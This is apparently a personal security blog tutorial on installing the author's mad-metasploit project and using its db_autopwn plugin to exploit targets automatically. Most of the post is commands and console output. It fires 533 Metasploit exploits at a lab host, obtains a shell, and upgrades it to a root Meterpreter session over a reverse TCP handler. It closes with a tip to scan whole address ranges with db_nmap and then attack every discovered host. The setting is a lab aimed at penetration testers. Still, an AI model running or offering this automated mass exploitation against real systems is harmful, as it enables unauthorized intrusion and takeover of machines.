
#HACKING DB_AUTOPWN HACKING MAD-METASPLOIT METASPLOIT PENTEST

Automation exploit with mad-metasploit(db_autopwn module)

HAHWUL(하훌) / 3/03/2019

My first english article on blog!
Please understand if I am wrong because English is not my native language.

This time is automation exploit with db_autopwn, mad-metasploit. Let's start!



[What is mad-metasploit, db_autopwn]

mad-metasploit is my project related to metasploit framework
To sum up…

```
"Metasploit custom modules, plugins, resource script and.. awesome metasploit collection"
```

and db_autopwn is automation exploit plugin on metasploit-framework. but it is deprecated.. :(

I keeping db_autopwn source code on my github repo, and added to mad-metasploit project!
Now, let's use Mad-Metasploit to launch an automated attack.

https://github.com/hahwul/mad-metasploit
https://github.com/hahwul/metasploit-autopwn

[Install mad-metasploit]

First, install(um.. clone github...) mad-metasploit project


clone repo and set config file.

```
$ git clone https://github.com/hahwul/mad-metasploit
$ cd mad-metasploit
```

vim config/config.rb

```
$metasploit_path = '/opt/metasploit-framework/embedded/framework/'
#                    /usr/share/metasploit-framework
#                   input your metasploit path
```

defined your msf path on config.rb



Second, patch mad-metasploit to metasploit-framekwork

The mad-metasploit supports two modes. Interactive Mode, Commandline Mode
But in fact, there is little difference between the two.(whether or not to set the pre-settings)

Interactive Mode

```
$ ./mad-metasploit
```

Commandline Mode(preset all)

```
$ ./mad-metasploit [-a/-y/--all/--yes]
```

```
root@HAHWUL:/home/hahwul/HAHWUL/tool/mad-metasploit# ./mad-metasploit
[+] Sync Mad-Metasploit Modules/Plugins/Resource-Script to Metasploit-framework
[+] Metasploit-framewrk directory: /opt/metasploit-framework/embedded/framework/
    (set ./conf/config.rb)
[*] Update archive(Those that are not added as msf)? [y/N]
[*] Apply custom modules to msf? [Y/n]
 - Sync Custom Modules
 - Auxiliary success..
 - Exploits success..
 - Posts success..
[*] Apply custom modules to msf? [Y/n]
 - Sync Custom Plugins
 - Plugins success.
[!] Finish :)
root@HAHWUL:/home/hahwul/HAHWUL/tool/mad-metasploit#
```

At the end of this step, the module, plug-in of the mad-metasploit is installed in the metasploit-framework. If you need to delete it, you can remove it with the `-r`, `--remove` option.

[Use db_autopwn on mad-metasploit]

load db_autopwn.
Enter `load mad-metasploit/db_autopwn` command in msfconsole

```
HAHWUL > load mad-metasploit/db_autopwn
[*] Successfully loaded plugin: db_autopwn
```

completed!

db_autopwn is enabled in msfconsole.

[Run db_autopwn for automation exploit]

auto-exploit target. default command form is this

`db_autopwn {target}`

I added several options for a more meaningful test.
(db_autopwn options)

```
    -h          Display this help text
    -t          Show all matching exploit modules
    -x          Select modules based on vulnerability references
    -p          Select modules based on open ports
    -e          Launch exploits against all matched targets
    -r          Use a reverse connect shell
    -b          Use a bind shell on a random port (default)
    -q          Disable exploit module output
    -R  [rank]  Only run modules with a minimal rank
    -I  [range] Only exploit hosts inside this range
    -X  [range] Always exclude hosts inside this range
    -PI [range] Only exploit hosts with these ports open
    -PX [range] Always exclude hosts with these ports open
    -m  [regex] Only run modules whose name matches the regex
    -T  [secs]  Maximum runtime for any exploit in seconds
```

Enter command!

```
HAHWUL > db_autopwn -p -R great -e -q 192.168.56.101
[-] The db_autopwn command is DEPRECATED
[-] See http://r-7.co/xY65Zr instead
[*] (1/533 [0 sessions]): Launching exploit/freebsd/ftp/proftp_telnet_iac against 192.168.56.101:21...
[*] (2/533 [0 sessions]): Launching exploit/linux/ftp/proftp_sreplace against 192.168.56.101:21...
[*] (3/533 [0 sessions]): Launching exploit/linux/ftp/proftp_telnet_iac against 192.168.56.101:21...
```

```
[*] (4/533 [0 sessions]): Launching exploit/multi/ftp/wuftpd_site_exec_format against 192.168.56.101:21...
[*] (5/533 [0 sessions]): Launching exploit/unix/ftp/proftpd_133c_backdoor against 192.168.56.101:21...
[*] (6/533 [0 sessions]): Launching exploit/unix/ftp/vsftpd_234_backdoor against 192.168.56.101:21...
[*] (7/533 [0 sessions]): Launching exploit/windows/ftp/easyftp_cwd_fixret against 192.168.56.101:21...
[*] (8/533 [0 sessions]): Launching exploit/windows/ftp/easyftp_list_fixret against 192.168.56.101:21...
[*] (9/533 [0 sessions]): Launching exploit/windows/ftp/easyftp_mkd_fixret against 192.168.56.101:21...

....

[*]  >> autopwn module timeout from exploit/linux/http/pineapple_preconfig_cmdinject after 151.61710667610
168 seconds
[*]  >> autopwn module timeout from exploit/linux/http/webcalendar_settings_exec after 150.63282704353333
 seconds
[*]  >> autopwn module timeout from exploit/linux/http/trueonline_p660hn_v1_rce after 150.87934255599976 s
econds
[*] (533/533 [1 sessions]): Waiting on 136 launched modules to finish execution...
[*]  >> autopwn module timeout from exploit/linux/http/sophos_wpa_sblistpack_exec after 151.77907156944275
 seconds
[*]  >> autopwn module timeout from exploit/linux/http/pandora_fms_exec after 152.29020595550537 seconds`
```

I got a shell from exploit. let's upgrade for a little more functionality.
Upgrade shell to meterpreter!

```
HAHWUL  > use post/multi/manage/shell_to_meterpreter
HAHWUL post(shell_to_meterpreter) > set LHOST 192.168.56.1
LHOST => 192.168.56.1
HAHWUL post(shell_to_meterpreter) > set SESSION 2
SESSION => 2
HAHWUL post(shell_to_meterpreter) > run
```

```
[*] Upgrading session ID: 2
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 192.168.56.1:4433
[*] Sending stage (826872 bytes) to 192.168.56.101
[*] Meterpreter session 3 opened (192.168.56.1:4433 -> 192.168.56.101:48732) at 2019-03-01 23:40:14 +0900
[*] Command stager progress: 100.00% (736/736 bytes)
[*] Post module execution completed
HAHWUL post(shell_to_meterpreter) >
HAHWUL post(shell_to_meterpreter) > sessions -l

Active sessions
===============

  Id  Type                   Information                                                    Connection
  --  ----                   -----------                                                    ----------
  2   shell cmd/unix                                                                        192.168.56.1:38018
 -> 192.168.56.101:19274 (192.168.56.101)
  3   meterpreter x86/linux  uid=0, gid=0, euid=0, egid=0 @ metasploitable.localdomain  192.168.56.1:4433
 -> 192.168.56.101:48732 (192.168.56.101)
```

Nice!

If you use db and scan the band with db_nmap, the content is stored in db_host, which allows you to attempt attacks with multiple targets without specifying a host.

```
HAHWUL> db_nmap -PN {targets..}
HAHWUL> db_hosts
```

```
HAHWUL > db_autopwn -pb
```

Thank you for reading :)

twitter facebook kakaotalk

하훌(HAHWUL)

Security engineer, Rubyist, and... H4cker

Git H

댓글 없음:

댓글 쓰기

댓글을 입력하세요...

작성자 Google 계정

게시 미리보기